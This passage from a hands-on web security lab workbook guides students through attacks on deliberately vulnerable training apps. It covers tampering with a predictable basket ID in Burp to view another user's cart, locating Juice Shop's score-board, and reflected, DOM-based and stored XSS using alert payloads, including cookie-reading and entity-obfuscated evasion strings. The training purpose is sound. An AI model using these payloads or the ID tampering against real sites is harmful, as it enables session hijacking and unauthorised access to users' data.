


3. Make a note of the password and username you used, since you will need it later.


4. **Login** to the Juice Shop using those credentials.
5. Open Burp Suite in by navigating to **Applications > Web Application Analysis > Burp**, or by just searching for "**burp**" as shown below:




6. Make sure that your browser's proxy settings are configured correctly. Make sure that **Intercept** is turned **on** (under the Proxy tab).




7. Add any item to your cart in the Juice Shop.




8. You should be able to see the GET request in Burp. It looks like the application is using an API (not only from the URI, but also you can see the Authorization Bearer token). The Basket ID (the number 6) is predictable! This is a bad implementation!



9. You should be able to change the ID from **6** to another number. In this example, I changed it to number **1**.



10. Click Forward in Burp.
11. You should now see someone else's cart and the success message below should be shown (after you forward all packets to the web application / Juice Shop).




Note: There are several other authentication and session based attacks that you can perform with the Juice Shop. Navigate to the scoreboard that you found earlier to obtain more information about other *flags* / *attacks* that you can perform on your own.


Exercise 9d: Discover the Score-Board

Juice-shop contains a score-board that allows you to keep track of your progress and lists all the challenges within this intentionally vulnerable application.
You can simply guess what is the URL of the score-board or try to find references to it by using the development tools in Firefox.


A good place to start is by inspecting the Javascript files, as shown below:



The file **main-es2015.js** looks interesting… If you open the file and search for “**score**”, you should be able to find the entry shown in the next screenshot.



Yes! The **score-board** path is **score-board** (I even have been telling you here from the start of this exercise ;-)).



Exercise 10: Reflected XSS

Cross-site scripting (XSS) vulnerabilities, which have become some of the most common web application vulnerabilities, are achieved using the following attack types:

- Reflected XSS
- Stored (persistent) XSS
- DOM-based XSS (this is a type of reflected XSS)

Successful exploitation could result in installation or execution of malicious code, account compromise, session cookie hijacking, revelation or modification of local files, or site redirection.

Note: The results of XSS attacks are the same regardless of the vector.

You typically find XSS vulnerabilities in the following:

- Search fields that echo a search string back to the user
- HTTP headers
- Input fields that echo user data
- Error messages that return user-supplied text
- Hidden fields that may include user input data
- Applications (or websites) that display user-supplied data

The following example shows an XSS test that can be performed from a browser's address bar:

```
javascript:alert("Omar_s_XSS test");
javascript:alert(document.cookie);
```

The following example shows an XSS test that can be performed in a user input field in a web form:

```
<script>alert("XSS Test")</script>
```

Attackers can use obfuscation techniques in XSS attacks by encoding tags or malicious portions of the script using Unicode so that the link or HTML content is disguised to the end user browsing the site.

Exercise 10a: Evasions

What type of vulnerabilities can be triggered by using the following string?


```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#
x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Answer:_____


TIP: Look at all the examples of evasion techniques at my GitHub repository at: https://github.com/The-Art-of-Hacking/h4cker/blob/master/web_application_testing/xss_vectors.md
Remember that there is a copy/clone of my GitHub repo in WebSploit under **/root/h4cker**

Exercise 10b: Reflected XSS


1. Launch the WebGoat application (http://10.6.6.11:8080/WebGoat). WebGoat is a very cool OWASP project! It not only allows you to play with different vulnerable scenarios, but it explains the underlying flaws in detail.
2. Create a user in the application (any username and password). The purpose of this user is so that you can track your progress in the WebGoat application:



3. Navigate to **(A7) Cross-site-Scripting** and walk through steps 1 through 7.



4. In step 7, identify which field is susceptible to XSS. Use the following payload to steal the user's session cookie `<script>alert(document.cookie);</script>`



5. Were you able to get the user's session cookie?

Exercise 10c: DOM-based XSS


1. Review the OWASP DOM-based XSS writeup at: https://owasp.org/www-community/attacks/DOM_Based_XSS
2. Login to the Juice-Shop application (http://10.6.6.12:3000)
3. Find a DOM-based XSS in the Juice Shop application/site. You only need your browser for this attack. Find out how the Juice Shop is susceptible to DOM-based XSS.

   You can use the following string:


```
<iframe src="javascript:alert('xss')">
```

Exercise 11: Stored (persistent) XSS

1. Go to the DVWA in your browser and make sure that the **DVWA Security** is set to **low**.
2. Navigate to the **XSS (Stored)** tab. There you can access a guestbook. Notice how the page echoes the user input in the guestbook.



3. Test for XSS, as shown below:



4. You should get a popup message, as shown below:

5. Notice how the message will reappear after you navigate outside of that page and come back to the same guest book. That is the main difference between a stored (persistent) XSS and a reflected XSS.

Note: These XSS exercises should not take you more than 2 minutes each. If you are done early, familiarize yourself with other ways on how to perform XSS testing at: http://h4cker.org/go/xss


Exercise 11b: Let’s spice things up a bit!


Perform a persistent XSS attack with `<script>alert("XSS2")</script>` bypassing a client-side security mechanism."

